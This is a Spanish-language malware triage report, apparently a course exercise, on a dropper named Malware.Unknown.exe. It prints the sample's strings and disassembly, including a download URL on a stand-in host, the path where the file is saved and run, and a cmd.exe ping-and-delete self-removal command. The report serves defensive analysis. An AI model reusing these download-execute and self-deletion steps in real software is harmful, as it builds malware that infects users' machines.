

# Práctica de Triage y Análisis de Malware

## Informe de Análisis de Malware Malware.Unknown.exe

Dic 2022 | Akampos | v1.0

# Tabla de Contenidos

Tabla de Contenidos.....	2
Resumen Ejecutivo.....	3
Resumen Técnico.....	4
Componentes del Malware .....	5
Malware.Unknown.exe .....	5
CR433101.dat.exe .....	5
Análisis Estático Básico.....	6
Análisis Dinámico Básico .....	7
Análisis Estático Avanzado.....	8
Análisis Dinámico Avanzado.....	12
Indicadores de Compromiso .....	14
Indicadores de Red.....	14
Indicadores de Host.....	15
Reglas y Firmas .....	16
Apéndice.....	17
A. Reglas Yara.....	17
B. Llamadas a URLs .....	18


## Resumen Ejecutivo

El archivo **Malware.Unknown.exe** es lo que se conoce como **Dropper**. Tiene la función de descargar desde una dirección de internet el archivo **CR433101.dat.exe**. En este caso, el archivo que se descarga no contiene carga maliciosa.

## Resumen Técnico

Cuando se ejecuta el archivo **Malware.Unknown.exe**, por medio de línea de comandos se intenta conectar con la url **hxxp[:]ssl-6582datamanager.helpdeskbro[s.]local/favicon.ico** para descargar el archivo **favicon.ico**.

Si la conexión tiene éxito y consigue descargar el archivo, este lo guarda con el nombre **CR433101.dat.exe** en el directorio **C:\Users\Public\Documents\**



## Componentes del Malware

File Name	SHA256 Hash
Malware.Unknown.exe	92730427321A1C4CCFC0D0580834DAEF98121EFA9BB8963DA332BFD6CF1FDA8A
CR433101.dat.exe	C090FAD79BC646B4C8573CB3B49228B96C5B7C93A50F0E3B2BE9839ED8B2DD8B

### Malware.Unknown.exe

Dropper para descargar el archivo malicioso.

### CR433101.dat.exe


Es el archivo malicioso (Es este caso al tratarse de un ejercicio no contiene payload)

# Análisis Estático Básico

## Hashes

MD5	1D8562C0ADCAEE734D63F7BAACA02F7C
SHA256	92730427321A1C4CCFC0D0580834DAEF98121EFA9BB8963DA332BFD6CF1FDA8A
IMPHASH	F2D1B81B70ADF3F2DCCC6D462AE64DC4

## VirusTotal



## Strings


- !This program cannot be run in DOS mode.
- C:\Users\Matt\source\repos\HuskyHacks\PMAT-maldev\src\DownloadFromURL\Release\DownloadFromURL.pdb
- http://ssl-6582datamanager.helpdeskbro.local/favicon.ico
- C:\Users\Public\Documents\CR433101.dat.exe
- cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"
- ping 1.1.1.1 -n 1 -w 3000 > Nul & C:\Users\Public\Documents\CR433101.dat.exe
- http://huskyhacks.dev
- 6=6C6I6O6U6[6b6i6p6w6~6
- ?!?'-?3?9???E?K?Q?W?]?c?i?o?u?{?

## Funciones y llamadas a la API de Windows


- URLDownloadToFileW
- InternetOpenUrlW
- InternetOpenW
- CloseHandle
- CreateProcessW
- ShellExecuteW

## Análisis Dinámico Básico


Al ejecutar el archivo se abre una terminal CMD y se cierra posteriormente.




Se conecta con la URL `hxxp[://]ssl-6582datamanager.helpdeskbro[s.]local/favicon.ico` y se descarga una imagen.



Crea el archivo `CR433101.dat.exe` que figura entre los Strings.



Verificamos que el archivo se encuentra en el directorio indicado.




Con esto podemos afirmar que el archivo **Malware.Unknown.exe** es un dropper y que el archivo con la carga maliciosa es el archivo **CR433101.dat.exe**.

Si no conecta con la URL `hxxp[://]ssl-6582datamanager.helpdeskbro[s.]local/favicon.ico`, el archivo **Malware.Unknown.exe** se borra del sistema y no continua con la infección.

## Análisis Estático Avanzado

En la función Main se observa el flujo del programa. En la imagen vemos que el programa hace una comparación y dependiendo del resultado el programa irá por un lado u otro.



### Análisis del código donde se realiza la consulta.

Vemos que hace una llamada a la función **InternetOpenW** de la API de Windows, pasando 5 parámetros. Esta función permite interactuar con el protocolo HTTP para acceder a recursos de internet. El primer parámetro que le pasa es el User-Agent (Mozilla 5.0) que permite a los servidores y servicios de red identificar la aplicación que hace la solicitud.

```
0x0040109a    push 0
0x0040109c    push 0
0x0040109e    push 0
0x004010a0    push 0
0x004010a2    push str.Mozilla_5.0 ; 0x403288
0x004010a7    call dword [InternetOpenW] ; 0x403070
```

```
HINTERNET InternetOpenW(
[in] LPCWSTR lpszAgent,
[in] DWORD dwAccessType,
[in] LPCWSTR lpszProxy,
[in] LPCWSTR lpszProxyBypass,
[in] DWORD dwFlags
);
```

[in] lpszAgent

Pointer to a **null**-terminated string that specifies the name of the application or entity calling the WinINet functions. This name is used as the user agent in the HTTP protocol.





Después hace una llamada a la función `URLDownloadToFileW` y le pasa 5 parámetros. Esta función descarga bits de Internet y los guarda en un archivo. Le pasa la dirección en internet donde se encuentra el recurso quiere descargar (`hxxp[:]//ssl-6582datamanager.helpdeskbro[s.]local/favicon.ico`) y el lugar donde lo quiere guardar (`C:\Users\Public\Documents\CR433101.dat.exe`).

```
0x004010c9    push 0
0x004010cb    push 0
0x004010cd    push str.C:___Users___Public___Documents___CR433101.dat.exe ; 0x403230
0x004010d2    push str.http:___ssl_6582datamanager.helpdeskbro[s.]local/favicon.ico ; 0x4031b8
0x004010d7    push 0
0x004010d9    call dword [URLDownloadToFileW] ; 0x4030f4
```

#### *szURL*

A pointer to a string value that contains the URL to download. Cannot be set to **NULL**. If the URL is invalid, `INET_E_DOWNLOAD_FAILURE` is returned.

#### *szFileName*

A pointer to a string value containing the name or full path of the file to create for the download. If *szFileName* includes a path, the target directory must already exist.

```
HRESULT URLDownloadToFile(
    LPUNKNOWN          pCaller,
    LPCTSTR             szURL,
    LPCTSTR             szFileName,
    _Reserved_ DWORD    dwReserved,
    LPBINDSTATUSCALLBACK lpfnCB
);
```

## Análisis del código si ha descargado el archivo `favicon.ico`.

Esta parte de código se ejecuta si se ha descargado el archivo **favicon.ico** desde la URL citada anteriormente y lo ha guardado en el equipo con el nombre **CR433101.dat.exe**. Se llama a la función `InternetOpenUrlW`, pasando 6 parámetros. Esta función abre una URL concreta (`hxxp[:]//huskyhacks[.]dev`). Como parámetros le pasa la dirección de memoria (`0x404388`) donde guardo el manejador al llamar a la función `InternetOpen`. Después le pasa la URL que va a abrir.

```
push eax
push 0x40000000
push eax
push eax
push str.http:___huskyhacks.dev ; 0x4032a0
push dword [0x404388]
call dword [InternetOpenUrlW] ; 0x403074
```

#### [in] hInternet

The handle to the current Internet session. The handle must have been returned by a previous call to `InternetOpen`.

#### [in] lpszUrl

A pointer to a **null**-terminated string variable that specifies the URL to begin reading. Only URLs beginning with `ftp`, `http`, or `https` are supported.

```
HINTERNET InternetOpenUrl(
    [in] HINTERNET hInternet,
    [in] LPCWSTR   lpszUrl,
    [in] LPCWSTR   lpszHeaders,
    [in] DWORD     dwHeadersLength,
    [in] DWORD     dwFlags,
    [in] DWORD_PTR dwContext
);
```

#### [in] dwFlags

This parameter can be one of the following values.



Después llama a la función **ShellExecuteW** pasándole 6 parámetros. Esta función permite ejecutar un programa, abrir un fichero, etc. En este caso el 2º parámetro indica que iniciarán una aplicación. Si el archivo no es ejecutable iniciará la aplicación asociada. El siguiente parámetro que envía son los objetos que se van a abrir. Primero lanza el comando ping para comprobar si hay conexión a internet y después **ejecuta el archivo** que se ha descargado y que contiene la **carga maliciosa (CR433101.dat.exe)**.

```
push 1 ; 1
push 0x403138 ; '81@'
push 0
push str.ping_1.1.1.1__n_1__w_3000__Nul__C:__Users__Public__Documents__CR433101.dat.exe ; 0x4032d0
push str.open ; 0x40336c
push 0
call dword [ShellExecuteW] ; 0x403054 ; HINSTANCE ShellExecuteW(HWND hwnd, LPCWSTR lpOper...
```

## open

Opens the item specified by the *lpFile* parameter. The item can be a file or folder.

[in] lpFile

Type: LPCTSTR

A pointer to a null-terminated string that specifies the file or object on which to execute the specified verb. To specify a Shell namespace object, pass the fully qualified parse name. Note that not all verbs are supported on all objects. For example, not all document types support the "print" verb. If a relative path is used for the *lpDirectory* parameter do not use a relative path for *lpFile*.


```
HINSTANCE ShellExecuteW(
[in, optional] HWND hwnd,
[in, optional] LPCWSTR lpOperation,
[in] LPCWSTR lpFile,
[in, optional] LPCWSTR lpParameters,
[in, optional] LPCWSTR lpDirectory,
[in] INT nShowCmd
);
```

**Análisis del código si no ha descargado el archivo favicon.ico.**

Si no ha sido posible descargar el archivo **favicon.ico** vemos en esta parte del código como elimina el archivo **Malware.Unknown.exe** del equipo.


```
lea eax, [var_60h_2]
push eax
push str.cmd.exe__C_ping_1.1.1.1__n_1__w_3000__Nul__Del__f__q__s ; 0x403140 ; int32_t arg_10h
lea eax, [var_270h]
push 0x208 ; 520 ; int32_t arg_ch
push eax ; int32_t arg_8h
call fcn.00401010 ; ELIMINA EL DROPPER
```

En el análisis estático básico se observa que el string `C:\Users\Matt\source\repos\HuskyHacks\PMAT-maldev\src\DownloadFromURL\Release\DownloadFromURL.pdb` pero durante el análisis estático avanzado no se ve que se haga uso del string. En la siguiente imagen se observa que no hay ninguna referencia cruzada al string.



# Análisis Dinámico Avanzado

Quando no se ha podido descargar el archivo con la carga maliciosa vemos como crea un proceso para comprobar la conexión a internet y eliminar el dropper del sistema. En la imagen se verifica que le pasa como segundo parámetro el contenido de EAX, en este caso es el comando para verificar la conexión y posterior borrado del dropper.



Malware.Unknown.exe.malz - PID: 2836 - Módulo: malware.unknown.exe.malz - Thread: Hilo Principal 7488 - x32dbg [Elevated]

Archivo Ver Depurar Tracing Plugins Favoritos Opciones Ayuda Apr 17 2021 (TitanEngine)

CPU Log Notas Breakpoints Mapa de memoria Pila de llamadas SEH Script Símbolos Fuente Referencias Hilos Recursos Trace

68 08020000 push 208  
50 push eax  
E8 88FFFFFF call malware.unknown.exe.781010  
83C4 10 lea eax, dword ptr ss:[esp]  
80424 push eax  
50 lea eax, dword ptr ss:[esp+1C]  
6A 00 push 0  
6A 00 push 0  
68 00000008 push 0  
6A 00 push 0  
6A 00 push 0  
6A 00 push 0  
80424 88020000 lea eax, dword ptr ss:[esp+208]  
50 push eax  
6A 00 push 0  
FF15 04307800 call dword ptr ds:[<createProcess>]  
FF7424 04 push dword ptr ss:[esp+4]  
FF15 04307800 call dword ptr ds:[<closeHandle>]  
FF3424 push dword ptr ss:[esp]  
FF15 04307800 call dword ptr ds:[<closeHandle>]  
80424 7C060000 mov ecx, dword ptr ss:[esp+1C]  
B8 01000000 mov eax, 1  
3BC xor ecx, esp  
E8 C0010000 call malware.unknown.exe.781399  
8BE5 mov esp, ebp  
50 pop ebp  
C3 ret  
C3 ret  
CC int3  
55 push ebp  
8BE5 mov ebp, esp  
83EC 14 sub esp, 14

EAX 0069FAB8 L"cmd.exe /c ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q \\\"C:\\Users\\lab\Desktop\\Malware.Unknown.exe.malz\"  
ECX FFFFFFFF  
EDX 00000066 "f"  
ESP 0069FAC "bp"  
ESI 0069F7F8  
EDI 00A2F908 &"C:\\Users\\lab\\Desktop\\Malware.Unknown.exe.malz"  
EIP 00A35DC0 &"ALLUSERSPROFILE=C:\\ProgramData"  
EIP 007811AD malware.unknown.exe.007811AD

EFLAGS 00000202  
ZF 0 PF 0 AF 0  
OF 0 SF 0 DF 0  
CF 0 TF 0 IF 1

LastError 00000000 (ERROR\_SUCCESS)  
LastStatus C000007C (STATUS\_NO\_TOKEN)

GS 0028 FS 0053  
ES 0028 OS 0028  
CS 0023 0028

ST(0) 0.0000000000000000 x870 Vacío 0.0000000000000000  
ST(1) 0.0000000000000000 x871 Vacío 0.0000000000000000  
ST(2) 0.0000000000000000 x872 Vacío 0.0000000000000000  
ST(3) 0.0000000000000000 x873 Vacío 0.0000000000000000

Por defecto (stdcall) 5 Desbloqueado

dword ptr ds:[00783008 <malware.unknown.exe.<createProcess>]=<kernel32.Crea  
.text:007811AD malware.unknown.exe.malz:11AD #5AD

Volcado 1 Volcado 2 Volcado 3 Volcado 4 Volcado 5

0069F7F8 00000000  
0069F7FC 0069FAB8 L"cmd.exe /c ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q \\\"C:\\Users\\lab\Desktop\\Malware.Unknown.e  
0069F800 00000000  
0069F804 00000000  
0069F808 00000000  
0069F80C 00000000  
0069F810 00000000  
0069F814 00000000  
0069F818 0069F818  
0069F81C 0069F820  
0069F820 00000000  
0069F824 00000000  
0069F828 00000000  
0069F82C 00000000  
0069F830 00A2F908  
0069F834 00000458  
0069F838 00000000


Comando: Commands are comma separated (like assembly instructions): mov eax, ebx  
Pasado Breakpoint INT3 en malware.unknown.exe.00781188 (00781188)

Tempo perdido depurando: 0:00:43:16




Cuando se ha podido descargar el archivo malicioso (**CR433101.dat.exe**), hace una petición a la url `hxxp://[huskyhacks[.]dev` y después ejecuta el archivo que se ha descargado y empezaría la infección.

En la imagen podemos ver los parámetros que pasa para abrir la web y ejecutar el archivo,



Si comprobamos el tráfico de red se verifica que ha hecho la petición a la dominio `huskyhacks[.]dev`.



Malware.Unknown.exe  
Dic 2022  
v1.0



# Indicadores de Compromiso

## Indicadores de Red




Fig 1: Captura de WireShark descarga el archivo ejecutable




Fig 2: Captura de WireShark visita la web después antes de ejecutar archivo malicioso.

## Indicadores de Host




Fig. 1 Archivo malicioso descargado por el dropper.

# Reglas y Firmas

Las reglas Yara están detalladas en el apéndice A.



# Apéndice

## A. Reglas Yara

